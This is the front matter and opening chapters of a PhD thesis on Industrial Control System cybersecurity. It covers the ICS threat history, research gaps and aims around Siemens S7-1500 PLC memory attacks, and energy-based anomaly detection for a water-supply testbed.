Industrial Control Systems Cybersecurity Analysis and Countermeasures

Andres Santiago Robles Durazno

A thesis submitted in partial fulfilment of the requirements of Edinburgh Napier University, for the award of Doctor of Philosophy

Edinburgh Napier
UNIVERSITY

SCHOOL OF COMPUTING - SEBE

March 2021

Declaration

I hereby declare that the work presented in this thesis has not been submitted for any other degree or professional qualification, and that it is the result of my own independent work.

[redacted]

Andres Santiago Robles Durazno

26-03-2021

Date

Abstract

Industrial Control Systems (ICS) are frequently used in the manufacturing industry and critical infrastructures, such as water, oil and transportation. Disruption of these industries could have disastrous consequences, leading to financial loss or even human lives. Over time, technological development has improved ICS components; however, little research has been done to improve its security posture. In this research, a novel attack vector addressed to the Input and Output memory of the latest SIMATIC S7-1500 PLC is presented. The results obtained during the experimentation process show that attacks on the PLC memory can have a significantly detrimental effect on the operations of the control system. Furthermore, this research describes implements and evaluates the physical, hybrid and virtual model of a Clean Water Supply System developed for the cybersecurity analysis of the Industrial Control System. The physical testbed is implemented on the Festo MPA platform, while the virtual representation of this platform is implemented in MATLAB. The results obtained during the evaluation of the three testbeds show the strengths and weaknesses of each implementation.

Likewise, this research proposes two approaches for Industrial Control Systems cyber-security analysis. The first approach involves an attack detection and mitigation mechanism that focuses on the input memory of PLC and is implemented as part of its code. The response mechanism involves three different techniques: optimized data blocks, switching between control strategies, and obtaining sensor readings directly from the analogue channel. The Clean Water Supply System described above is employed for the practical evaluation of this approach. The second approach corresponds to a supervised energy-based system to anomaly detection using a novel energy-based dataset. The results obtained during the experimentation process show that machine learning algorithms can classify the variations of energy produced by the execution of cyber-attacks as anomalous. The results show the feasibility of the approach presented in this research by achieving an F1-Score of 95.5%, and 6.8% FNR with the Multilayer Perceptron Classifier.

Publications associated with this research

1. Robles-Durazno, A, Moradpoor, N, McWhinnie, J, & Russell, G. (2018). A supervised energy monitoring-based machine learning approach for anomaly detection in a clean water supply system. In Proceedings of the IEEE International Conference on Cyber Security and Protection of Digital Services (Cyber Security 2018) https://doi.org/10.1109/CyberSecPODS.2018.8560683
2. Robles-Durazno, A., Moradpoor, N., McWhinnie, J., Russell, G., & Maneru-Marin, I. (2019). Implementation and Detection of Novel Attacks to the PLC Memory on a Clean Water Supply System. In CITT 2018, (91-103). https://doi.org/10.1007/978-3-030-05532-5_7
3. Robles-Durazno, A., Moradpoor, N., McWhinnie, J., Russell, G., & Maneru-Marin, I. (2019). PLC Memory Attack Detection and Response in a Clean Water Supply System. International Journal of Critical Infrastructure Protection, 26, https://doi.org/10.1016/j.ijcip.2019.05.003
4. Robles-Durazno, A., Moradpoor, N., McWhinnie, J., & Russell, G. (2019). WaterLeakage: A Stealthy Malware for Data Exfiltration on Industrial Control Systems Using Visual Channels. In *Proceedings of 15th IEEE International Conference on Control & Automation (ICCA)*https://doi.org/10.1109/ICCA.2019.8899564
5. Robles-Durazno, A., Moradpoor, N., McWhinnie, J., & Russell, G. (2020). Real-time anomaly intrusion detection for a clean water supply system, utilising machine learning with novel energy-based features. In IEEE World Congress on Computational Intelligence
6. Robles-Durazno, A., Moradpoor, N., McWhinnie, J., Russell, G., Tan, Z. (under review). Newly Engineered Energy-based Features for Supervised Anomaly Detection in a Physical Model of a Water Supply System. International Journal of Critical Infrastructure Protection.
7. Robles-Durazno, A., Moradpoor, N., McWhinnie, J., Russell, G., Porcel-Bustamante, Jorge (under review). Implementation and Evaluation of Physical, Hybrid and Virtual Testbeds for Cybersecurity Analysis of Industrial Control Systems. ISA Transactions Journal

Acknowledgements

I would like to thank Edinburgh Napier University and the School of Computing and School of Engineering & the Built Environment for awarding me a scholarship to be able to undertake this PhD program.

With deep gratitude to my supervisor Dr. Naghmeh Moradpoor for her recommendations and advice provided during this research, her guidance and dedication have been a cornerstone in the successful completion of this program.

Also, sincere thanks to Mr. James McWhinnie for contributing his experience and recommendations in each of the activities carried out during this research.

I would also like to thank Dr. Gordon Russell for his guiding support during the execution of this project.

Thanks to the technicians who were always on the lookout for keeping the lab equipment available, especially James Gordon and my amazing friend Inaki Maneru.

Thanks to my family for the constant support during this time.

A special dedication to my parents for always supporting me in each of my decisions.

An eternal thanks to the people who gave me their support.

Table of contents

List of figures

List of tables

List of acronyms

ICS. Industrial control system

PLC. Programmable logic controller

SCADA. Supervisory control and data acquisition

DCS. Distributed control systems

HMI. Human machine interface

IDS. Intrusion detection system

IPS. Intrusion prevention system

NIDS. Network intrusion detection system

EBIDS. Energy-based intrusion detection system

CWSS. Clean water supply system

IT. Information technology

TF. Transfer function

PID. Proportional-integrative-derivative

ML. Machine learning

MLP. Multi-layer perceptron

NB. Naïve bayes

KNN. K-nearest neighbors

SVM. Support vector machine

NNS. Neural networks

RF. Random forest

DT. Decision tree

EBIDS. Energy-based intrusion detection system

COTP. Connection oriented transport protocol

ERP. Enterprise resource planning

SAP. System application products

SWAT. Secure water treatment

MITM. Man in the middle

DOS. Denial of service

DDOS. Distribute denial of service

WADI. Water distribution

ARP. Address resolution protocol

TCP. Transmission control protocol

IP. Internet protocol

TE. Tennessee Eastman

CORE. Common open research emulator

RTU. Remote terminal unit

MUT. Master unit terminal

DMZ. Demilitarized zone

CPU. Central processing unit

CISA. Cybersecurity and infrastructure security agency

PV. Process variable

SP. Set point

LAN. Local area network

ADM. Anomay detection module

RBF. Radial basis function

TPR. True positive rate

PCA. Principal component analysis

FNR. False negative rate

TNR. True negative rate

FP. False positive

Chapter 1: Introduction

1.1 Background

Industrial Control System (ICS) is a general term used to define the integration of hardware and software with network connectivity used to operate industrial processes. ICS's often includes supervisory control and data acquisition (SCADA) systems, distributed control systems (DCS), and different controller system configurations such as Programmable Logic Controllers (PLC), which are found in industrial sectors and critical infrastructures such as oil, pharmaceutical, power plants, water distribution systems and more (Lin et al., 2017). These industries are essential for the functioning of a society and economy. In the United Kingdom (UK), for example, there are 13 critical national infrastructure sectors identified, which are considered important for the operation of the country (National Cyber Security Centre, 2019) and where a possible compromise might involve the loss of human lives.

Those industries include: Chemicals, Civil Nuclear Communications, Defence, Emergency Services, Energy, Finance, Food, Government, Health, Space, Transport and Water. Some sectors have defined 'sub-sectors'. Emergency Services, for instance, can be divided into Police, Ambulance, Fire Services and Coast Guard. Moreover, in the United States (US), Homeland Security (Systems, 2010) defines 16 critical infrastructure sectors as a fundamental pillar for the operation of the country, thereby, their damage might have devastating results for the public, economy and environment. The sectors that the US focusses attention apart from the mentioned above are: Dams, Information Technology and Critical Manufacturing..

Control system technology has grown swiftly over the past decade allowing to evolve from mechanical, through electrical/electronic, to microprocessor-based systems. One of the main components involved in ICS is the Programable Logic Controller (PLC) (Kamel & Kamel, 2014). A PLC is a computer used for industrial automation and process control. It can be utilized to automate an specific process, a machine function, or even an entire production line. The PLC is a commonly used component in the Supervisory Control and Data Acquisition (SCADA), which is the system responsible for monitoring, collecting and processing input and output data from field devices such as motors, valves, sensors, and pumps. Before the PLC, the machinery could be controlled only with the use of relays (Ghaleb et al., 2018). Relays operate by means of a coil that creates a magnetic force to switch from one state (ON) to another (OFF) when they are energized. For instance, a motor can be controlled by attaching a relay between the power source and the motor. The state ON/OFF of the motor changes when the relay is energized/de-energized. The control logic for such systems is defined on how these relays are wired. Depending on the complexity of the control system, the number relays required can quickly become problematic, thus troubleshooting might require hours in cabinets that contain hundreds of relays.

In 1969 the first PLC is launched to the market and it represented a massive step forward in versatility since it allowed to focus on the operation of the control system in a single point. Currently, PLCs are not new technology, but their functionalities have evolved to include networking, advanced data-handling capabilities and web server. This has allowed to execute tasks of a high level of complexity (Unitronics, 2017). For example, the Siemens PLC's models 1200 and 1500 have a web server embedded that can host a simple web page or a complex HTML5 application. In spite of this, cyber-security concerns remain in many professional spaces because early PLCs were not designed with security in mind, as they were isolated devices. As for now, they can be found directly connected to the internet, which poses a high risk and an imminent threat for the control process connected to it.

In the PLC market, the main end-user segment includes industries such as automotive, chemical and petrol-chemical, paper, packaging and printing, food and beverages, mining and metallurgy, water and waste-water treatment as well as oil, gas and nuclear power plants (Thirumurugan, 2018). Many manufacturers have registered the PLC as their trademarks. This includes worldwide leading automation vendors such as Siemens, ABB, Emerson, Schneider (Modicon), Rockwell (Allen-Bradley), Mitsubishi, Fortive (Danaher), Yokogawa, GE, Honeywell and Omron (Arizton, 2018). The main PLC sellers in the global market are Schneider, Rockwell, Siemens, Mitsubishi, and Omron. According to online resources (Community, 2016), a total of 80% of all globally traded PLCs have been sold among the world's top seven suppliers. Siemens owns the largest market share, with a contribution of up to 30.7%, followed by Rockwell, Mitsubishi, and Schneider with a contribution of 21.6%, 13.9% and 8.9% respectively. Moeller is the last company on the list with the market share contribution of 2.3%. The PLC market is ranked by geography amongst North America, which holds the largest market share in 2016, Asia Pacific, Europe, Latin America, the Middle East and Africa. In addition, the US and Canada are the largest revenue contributors to the global PLC market. Figure 1.1 illustrates the world's top eleven automation providers in 2016 based on revenue in US dollars.




Figure 1.1 PLC vendors revenue in billion U.S. dollars (2016)

Even though there are many types of PLC, for this research it is important to choose one that reflects the capabilities of the market. Therefore, after extensive research, we chose a PLC from the latest Siemens PLC range, the SIMATIC S7-1500. The experimentation carried out on this device is applicable to the entire family of Siemens PLCs and the results obtained in this investigation are also applicable to previous PLC models. It can be argued that in industries PLCs are not frequently updated due to the criticality of the processes that control such devices. Thus, the results of this research are intended to be the baseline for future research colleagues.

1.2 Threat landscape on Industrial Control Systems

A considerable number of attack vectors can be used to target a modern ICS. This is primarily attributed to the fact that state-of-the-art industrial equipment includes network capabilities that allow them to communicate with other ICS or IT devices over the physical network or by wireless means. Figure 1.2 shows the current integration between ICS and corporate networks where industrial equipment such as PLCs, Remote Terminal Units and Supervisory Consoles are connected to the same corporate network. This integration results in the inevitable inheritance of well-known vulnerabilities for ICS, such as man-in-the-middle, SQL injection and cross-site scripting. These attacks have been widely studied and there are even commercial solutions that can detect and minimize them (Cisco, 2020). For that reason, in this investigation we will focus on attacks that attempt to exploit vulnerabilities at the control process level such as Stuxnet (Cárdenas et al., 2011).




Figure 1.2 Integration of IT and ICS network. Credit: (Johnson, 2017)

ICS have attracted the attention of cyber criminals because its software is deployed in old infrastructures with poor or no security measures in place. This might be attributed to the high cost of replacing old equipment. Further, a considerable number of computers involved in ICS operations still run on old Operating Systems such as Windows XP or Windows 7 without the latest patches. According to the report published by (Cybersecurity Insiders, 2018), this is attributed to the uncertain results of applying security patches, despite their security benefits. IT systems are benefited from the flexibility granted by virtualization. It allows applying the latest security patches on a virtual copy of any computer before it is applied on productive systems. This is done to evaluate the impact of the security patches on the system and applications in case their normal operation is affected. On the contrary, the cost of replicating an ICS is considerably high because it involves buying expensive control equipment and having physical space available. For instance, industries like oil, nuclear and water cannot afford implementing a control process for testing security patches only.

Industries such as manufacturing, power plants, water and wastewater systems are increasingly in the crosshairs of cyber-attackers. Figure 1.3 shows the amount of attacks registered during the first half of 2017, 2018, 2019 and the second half of 2017 and 2018. It can be seen that 41.2% of ICS's traffic were attacked by malicious software in the first half of 2018 and 2019. The main source of infection on ICS's is the Internet with 27% of attacks received from the web, 8.4% from removable devices and 5.8% from email.




Figure 1.3 Comparison of malicious traffic on ICS from 2017 to 2019. Credit (Kaspersky, 2019)

Further, ICSs also face tailored attacks. For instance, on April 6, 2018, several critical infrastructure operations were affected after a large-scale attack was executed to Cisco IOS switches (ICS-CERT, 2018). This is a clear example that ICSs face an increasing number of threats not only from the vulnerabilities found in control equipment, but also from the ones present in IT equipment involved in control system networks. In 2010, a new form of cyber-attack to ICS emerged. A sophisticated malware called Stuxnet (Langner, 2011) targeted Iranian nuclear facilities. The malware was designed to exploit zero-day vulnerabilities in Windows Operating Systems and Siemens (S7-315, S7-417) devices. The aim of this malware was to modify the PLC code and deviate its behaviour. It is believed that at least 984 centrifuges at Iran's uranium enriched facility were destroyed. Stuxnet caused minor damage to the nuclear program compared with the potential damage that it could have produced. This is the first recorded attack that shows an adversary with detailed knowledge of the control process. An important lesson obtained from Stuxnet is that even air-gapped computers are not immune from cyber-attacks. Another attack vector used for hackers focuses on extracting sensitive information from specific ICS. The malware Havex (Rrushi et al., 2015) and GreyEnergy (Palmer, 2018) are examples of this. Havex was discovered in 2013 and it was tailored for espionage in industries such as pharmaceutical, defence, energy and petrochemical. When a machine is infected, the malware Havex starts scanning the system and devices connected on the same network looking for information such as usernames, passwords, or files related to ICS or SCADA systems. After the information is collected, it establishes a connection to a remote server to exfiltrate the information. Havex is distributed to targeted users through phishing emails and exploits.

During the first half of 2018 a total of 40% of ICS computers protected by Kaspersky solutions were attacked at least once (Kaspersky, 2018). The most impacted countries were Vietnam with 75.1% of computers attacked, followed by Algeria with 71.6% and Morocco with 65%. Denmark registered 14% of computers attacked being the lowest record. The main source of threats is the Internet followed by removable storage media and email. ICSs are becoming an attractive target as attackers can take advantage of its online availability aiming to execute harmful attacks. In October 2019, the Nuclear Power Corporation of India Ltd (NPCIL) was infected with a dangerous malware linked to North Korea's Lazarus Group (Jasper, 2019). This group is believed to be run by the North Korean government, and its interest is primarily for financial gain, as a method of circumventing sanctions against the regime. Among the malware created by Lazarus Group are: DarkSeoul (Marpaung & Lee, 2013), Fallchill (NJCCIC, 2017), Bitsran (Malpedia, 2017) and Fastcash (Gyamfi et al., 2016). The malware executed against NPCIL was used for reconnaissance purposes, among its main features are keylogging, retrieving browser history, listing running processes and files available. In 2020, cyber-criminals targeted health care organizations in the UK and US during the COVID-19 pandemic outbreak (Griffin, 2020). The aim of the attackers was to steal COVID-19 secrets and research. Furthermore, two companies hired for building emergency

COVID-19 hospitals in Birmingham were attacked on May, forcing them to shutdown their operations for two days. Table 1.1 shows a summary of relevant attacks that have affected ICSs over the years.

There are a considerable number of cyber-attacks that have occurred on critical infrastructures over the time. So far, these industries have avoided a catastrophe of unimaginable consequences. Fortunately, attacks like Stuxnet only had impact in control equipment and did not involve human lives. For this reason, research and academy should join forces and develop novel mechanisms for cyber-attack detection and response.

1.3 Research gaps

The research and development of anomaly detection mechanisms for Industrial Control Systems is largely carried out in virtual environments. This may be due to the cost of implementing a testbed or to the restrictions of access to systems such as water, gas, electricity and oil distribution plants. The questions whether the results obtained from virtual environments can be used in real implementations should be addressed. In this thesis, we fill that research gap by providing the results obtained from a physical testbed that implements a model of a clean water supply system. It should be noted that the results obtained from this research can be applicable to other control processes such as chemical, power grid, oil, etc, which are composed of Siemens PLCs. Implementing and conducting a cybersecurity assessment in a model of a clean water supply system allows us to compare the results obtained from our test bench with other physical implementations, such as SWaT (Shalyga et al., 2018) and WADI (Ahmed et al., 2017). Moreover, it encourages researchers to conduct experiments on physical implementations.

Table 1.1 Attacks against ICS over the years. Credit (Cybersecurity insiders, 2018)

Year	Event
1982	Uncorroborated report of a malware that infected SCADA software that controlled a Siberian pipeline.
2000	A former contractor attacked the Maroochy Shire sewage control system in Queensland Australia resulting in release of a considerable amount of sewage.
2003	**January**. The Slammer worm attacked the Davis-Besse nuclear plant in Ohio. **August.** The Blaster worm infected the communication system in a railway company on the US. **December.** The Nachi virus was found on a French chemical company.
2005	A total of 13 auto plants were shut down due to the infection of the Zoto worm.
2006	Traffic lights were attacked in Los Angeles by employees.
2008	Four trains were derailed in Poland leaving 12 passengers injured
2009	Worm Conflicker infected power generation plan components in the US.
2010	Stuxnet worm infected Iranian's nuclear plants.
2012	Water system in Houston attacked by undisclosed malware
2014	Malware Havex, originally created to exfiltrate sensitive data, is found in several ICS.
2015	**December**. Ukrainian power grid attacked by the BlackEnergy worm.
2017	**May**. WannaCry ransomware infected computers of several ICS resulting in disruptions. **Jun**. Petya ransomware affected power companies, transport industries and Chernobyl radiation monitoring station.
2018	40% of ICS equipment protected by Kaspersky software was attacked during the first half of 2018.
2019	Nuclear Power Corporation of India Ltd (NPCIL) was infected with malware suspected to have been created by state-sponsored hackers from North Korea.
2020	Health care organizations from UK and US targeted by cyber-criminals seeking to exploit COVID-19 pandemic.

The physical testbed is composed of cutting-edge components such as the SIMATIC S7-1500 PLC, ultrasonic level sensors and flowmeters that are currently used in the industry. In addition, we implement a hybrid and virtual representation of the physical testbed in order to compare the strength and weaknesses of each approach. The testbeds are evaluated using a novel set of attacks to the PLC memory. These are not related to approaches that have employed well known attacks, like Spoofing and DoS. The same attacks are used to develop a stealthy malware called WaterLeakage. This malware can be used for reconnaissance and data exfiltration using covert channels, such as light.

An evaluation of the related work shows the use of machine learning along with a set of features obtained from the network, data loggers and equipment related to the control process. However, it has been shown by researchers that attackers can easily modify information that flows on the network or computer equipment. In this research, we propose a new set of energy-based features which are obtained from components, such as sensors and actuators that compose the control system. Those features are used along with supervised machine learning algorithms to build anomaly detection models. The results presented in this research show the feasibility of the approach presented in this research by achieving an F1-Score of 95.5%, and 6.8% FNR with the Multilayer Perceptron Classifier. In addition, this research provides a comparison of the performance of machine learning models obtained during online and offline assessment.

In this thesis, we contribute to anomaly detection approaches from a control engineering perspective by implementing a novel anomaly detection and response mechanism that is part of the PLC code. The novelty is based on the fact that our mechanism does not require external equipment or external data. Furthermore, and to the best of our knowledge, it is the first approach that proposes an attack response mechanism based on control engineering techniques. The results obtained from the experimentation process show a 100% attack detection rate to the PLC input memory. Additionally, the response mechanisms can minimize the impact against attacks on the input memory. Nonetheless, it should be noted that attacks on the PLC's output memory can be detected but there are no countermeasures or response mechanisms to minimize their impact.

1.4 Aim and objectives

The aim The aim of this research is to investigate and develop a novel mechanism of cyber-attack detection and response on Industrial Control Systems using embedded code in the Programming Logic Controller, as well as a set of newly engineered energy-based features along with machine learning techniques. This research provides a novel set of attacks to the Input, Output and Working memory of the cutting-edge SIMATIC S7-1500 PLC that can be executed from any device connected to the same network. Likewise, explores control engineering and computing concepts to understand and find feasible approaches that contribute to minimizing the impact of cyber-attacks on the input and output memory of the PLC. At first, this work demonstrates the feasibility of implementing an algorithm for attack detection in the PLC itself, without additional equipment, as part of the code used for controlling an industrial process. This algorithm detects anomalies in the values obtained from sensors at the input memory of the PLC and responds against the attack aiming to minimize its impact. Next, from the computing point of view, this research demonstrates that it is possible to detect anomalies in the operation of the control system by monitoring the energy of sensors/actuators involved in the system. To achieve this, machine learning models are created from a novel dataset of newly engineered energy-based features that are collected from a physical implementation. The research aims stated above are delivered thought for the following research objectives.

- Identifying and understanding the research gaps, from cyber-security perspective, in Industrial Control Systems through a comprehensive review and analysis of relevant publications.
- Performing a PLC vulnerability analysis with the objective of discovering possible security breaches that could compromise its normal operation.
- Physically implementing a model of clean water supply system in the Festo MPA workstation rig and the Siemens S7-1500 PLC in order to support this research.
- Evaluating the performance of the physical testbed implemented for cyber-security research when compared to its virtual and hybrid counterpart.

- Developing and implementing an algorithm for anomaly detection and response in the PLC Siemens S7-1500 along with the code used for the process operation.
- Developing an approach for anomaly detection in a model of a clean water supply system using machine learning classifiers and a novel dataset of newly engineered-based features.
- Comparing the performance obtained from machine learning models during offline and online operation.

1.5 Contribution to the knowledge

This This research overcomes the existing limitation on mechanisms of anomaly detection on Industrial Control Systems that rely on information obtained from the control network to develop their detection models. This information is not reliable because attackers might introduce invalid information in the control network during the creation of the security model. Further, this research employs a physical testbed for the development of the proposed mechanisms of anomaly detection unlike most of the current research that use hybrid or virtual implementations of an ICS. Moreover, during the course of this research we discover a vulnerability on the memory of the SIMATIC S7-1500 PLC that allows an attacker to remotely overwrite the spaces of memory addressed to the inputs, outputs and working memory remotely. Those novel attacks were employed to test the physical testbed implemented, unlike the common network attacks such as DOS, Man-In-The -Middle and Spoofing used in related work. In order to demonstrate the impact of this vulnerability a stealthy malware was developed for exfiltration of data on ICS using the novel set of memory attacks to the SIMATIC S7-1500 PLC.

In this research, the topic of cybersecurity on Industrial Control Systems is approached from two perspectives: Control Engineering and Computer Science. From the first perspective, a mechanism for anomaly detection and response on the memory of the PLC was developed. The novelty of this proposed approach is found in the fact that the detection mechanism is part of the PLC code without the need for external modules or equipment, as described in the existing work. Furthermore, we propose a mechanism of response to attacks, filling the research gaps found in related work. As of the computer science perspective, this research proposes a novel approach for anomaly detection on Industrial Control Systems based on energy monitoring of sensors and actuators that compose the system. A proof of concept was designed and implemented to validate the feasibility of the approach proposed. In addition, we define a more robust anomaly detection approach by expanding the proposed proof of concept. To achieve this, we implement a more realistic scenario that included water demand models. Finally, a real-time energy-based intrusion detection system is proposed. Unlike most of the existing work, this system does not receive information from the control network, or another system involved in the control process, such as data loggers, but rather monitors and alters anomalies in real time from the analysis of the energy values of the ICS components.

1.6 Research methodology

The research methodology that was followed for the purposes of this thesis includes a combination of methods such as literature review and qualitative research. The literature review plays a critical role in research because science remains, above all, a cumulative effort. A comprehensive review of state-of-the-art literature on cybersecurity of industrial control systems was conducted with a particular focus on detection and response mechanisms using machine learning and control engineering approaches. A large number of journal publications and conference papers were meticulously studied in order to build a solid knowledge base to be used during the course of this research. In addition, the in-depth review of publications related to our subject of study allows us to identify its limitations and gaps in order to design and develop novel solutions that will be proposed later in this thesis. The methodology used in this research is defined below.

1. Analyse the structure and communication of the SIMATIC S7-1500 PLC with the intention of finding vulnerabilities that can be used to compromise the process under control.
2. Design and implement a physical control process with state-of-the-art equipment used in the industry that is comparable to implementations found in related work.
3. Evaluate the physical testbed with its virtual and hybrid implementation in order to find its strengths and weaknesses.

4. Analyse the impact of the execution of cyber-attacks during the operation of the control system and find possible mechanisms that can minimize its effects.
5. Design and implement a novel anomaly detection and response mechanism using control engineering techniques that do not involve external equipment.
6. Use a novel set of energy-based features in conjunction with machine learning for anomaly detection in a control system.
7. Implement a real-time anomaly detection system based on the novel set of energy-based features.
8. The results of our research have been reflected in manuscripts that have been published in prestigious international journals and conferences. Consequently, our research and results have contributed to the academy and will be a fundamental pillar of future research.

1.7 Structure of the thesis

This thesis is organized as follows:

Chapter 1 provides an introduction of this research highlighting the history of Industrial Control Systems along with the current threats that they face. This chapter also includes aims and objectives, contribution to the knowledge and research methodology.

Chapter 2 summarizes a comprehensive state-of-the-art literature review of existing mechanisms of anomaly detection on Industrial Control Systems from the perspective of control engineering and computer science.

Chapter 3 involves a novel set of attacks targeting the input, output and working memory of the SIMATIC S7-1500 PLC that is currently used in a considerable number of critical infrastructures such as manufacturing, water systems, nuclear and more. Further, this Chapter provides a practical demonstration of the impact of attacks on PLC memory through the implementation of the ICS malware called WaterLeakage.

Chapter 4 describes the design and implementation of the physical Clean Water Supply System (CWSS) testbed used for cybersecurity analysis of Industrial Control Systems. This testbed is implemented in the modified version of the Festo MPA Process Control Rig and the SIMATIC S7-1500 PLC. In addition, this Chapter provides a hybrid and a virtual implementation of the CWSS with the objective of comparing its performance with its physical counterpart.

Chapter 5 proposes a novel mechanism of cyber-attack detection and response for attacks on the input memory of the programming logic controller. This mechanism runs as part of the PLC code which makes it independent of additional modules or equipment. The results obtained as part of the experimentation process show the feasibility of the proposed mechanism.

Chapter 6 proposes an anomaly detection technique for Industrial Control Systems based on a novel dataset of newly energy-based features for machine learning classification. The experimentation process starts as a proof of concept in the custom version of the Festo MPA Process Control Rig. The results obtained show the feasibility of the proposed approach, and so, the concept is extended and studied in the customized version of the Festo Rig.

Chapter 7 proposes a real-time anomaly detection system using machine learning and the novel set of energy-based features. The novelty of this detection system is based on the fact that it is placed in the lowest layer of the ICS architecture, because it monitors the energy consumption of sensors and actuators. This detection system adds an additional layer of protection in the ICS architecture that already has traditional security devices, such as firewalls.

Chapter 2: Literature review

2.1 Introduction

This chapter provides the state of art literature focused on cybersecurity of industrial control systems. First, we analyse the architecture of Industrial Control Systems suggested by international standards such as NIST 800-82, which have been adopted by the Automation Industry. Further, the different testbed implementations, used by researchers in the field, to verify the feasibility of their proposed solutions are discussed. Moreover, the research presented in this thesis tackles the problems related to cybersecurity in industrial control systems from two perspectives; control engineering and computer science. For this reason, the relevant literature in these two fields is analysed at the end of the chapter.

2.2 ICS architecture

Industrial Control Systems (ICSs) are employed in a large number of industries such as electrical, water treatment, nuclear, paper and manufacturing. There are several types of ICS. Supervisory Control and Data Acquisition (SCADA) systems are mostly used for collecting real-time data of the control process remotely. This data is analysed and presented through a Human Machine Interface (HMI). This type of architecture usually applies to large geographic areas such as power grid, water plants that might be located thousands of kilometres away (Hadžiosmanović et al., 2014). Distributed Control Systems (DCS) are process-oriented and monitor local processes. DCS can be similar to SCADA systems regarding architecture and technology, nevertheless, they monitor complex industrial processes in a small area, for example, an industrial plant with different time constraints(Li et al., 2016; Yüksel et al., 2016).

ICSs are composed of different components such as electrical, mechanical, and pneumatic that are used to achieve various objectives in industries like manufacturing or transportation. There are several guidelines, security standards and best practices on ICS risk management such as: IEC/ISA-62443 (Phinney, 2006), which is an ICS security standard, the UK's CPNI (Luzia et al., 2015), which provides a practice guide for ICS security. However, the Purdue Model for Control Hierarchy provided by the SANS Institute (Obregon, 2014) and the ICS reference model published by NIST Special Publication 800-82 revision 2 (Stouffer et al., 2015) are well recognized models in manufacturing industry that segments devices and equipment into hierarchical functions (Ogundokun et al., 2018). Further, those models have been utilized by international standards such as ANSI/ISA 99.00 (Ranathunga et al., 2015). The ICS reference model states that an ICS should focus on four general areas: the control centre, the communication architecture, the field devices and the physical process itself. On the other hand, the Purdue Model framework provides a more detailed classification by identifying four zones and six levels. Each level is a logic segment of an ICS that performs a specific function.

Figure 2.1 shows the Purdue Model. The Safety Zone is an air-gapped system that alert operators about unsafe conditions. The Cell/Area Zone is defined as a functional area within a production facility and it is composed of three levels. Level 0: Process, includes the physical equipment like pipes and tanks that compose the control process. Level 1: Basic Control, comprises the control equipment such as sensors and actuators. The main purpose of those devices is to manipulate the physical process. Level 2: Area Supervisory Control, communicates with the equipment found at Level 1. Some of the functions and systems placed in level 2 are the same as for level 3, Nevertheless, level 2 focus on small parts of the system whereas level 3 covers the overall system. Devices like Human Machine Interfaces (HMI), Alert Systems and Control room workstations can be found at level 2. The Manufacturing Zone comprises the Cell/Area networks and site-level activities. In this zone relays Level3: Site Manufacturing Operations and Control where systems that support the control and monitoring functions resides. Application and services such as Network File Servers, Plant Historian and Staging Area can be found at this level. Finally, the Enterprise Zone is where business systems typically reside, and It is composed of two levels. Level 4: Business Planning and Logistic is composed of the Information Technology (IT) systems that support the production process. At this level system such as Enterprise Resource Planning (ERP) and System Application Products (SAP) are typically found. Level 5: Enterprise, usually is composed of the corporate network that manages multiple facilitates or plants. Communication between the corporate and ICS network is not recommended due to the level of risk involved.

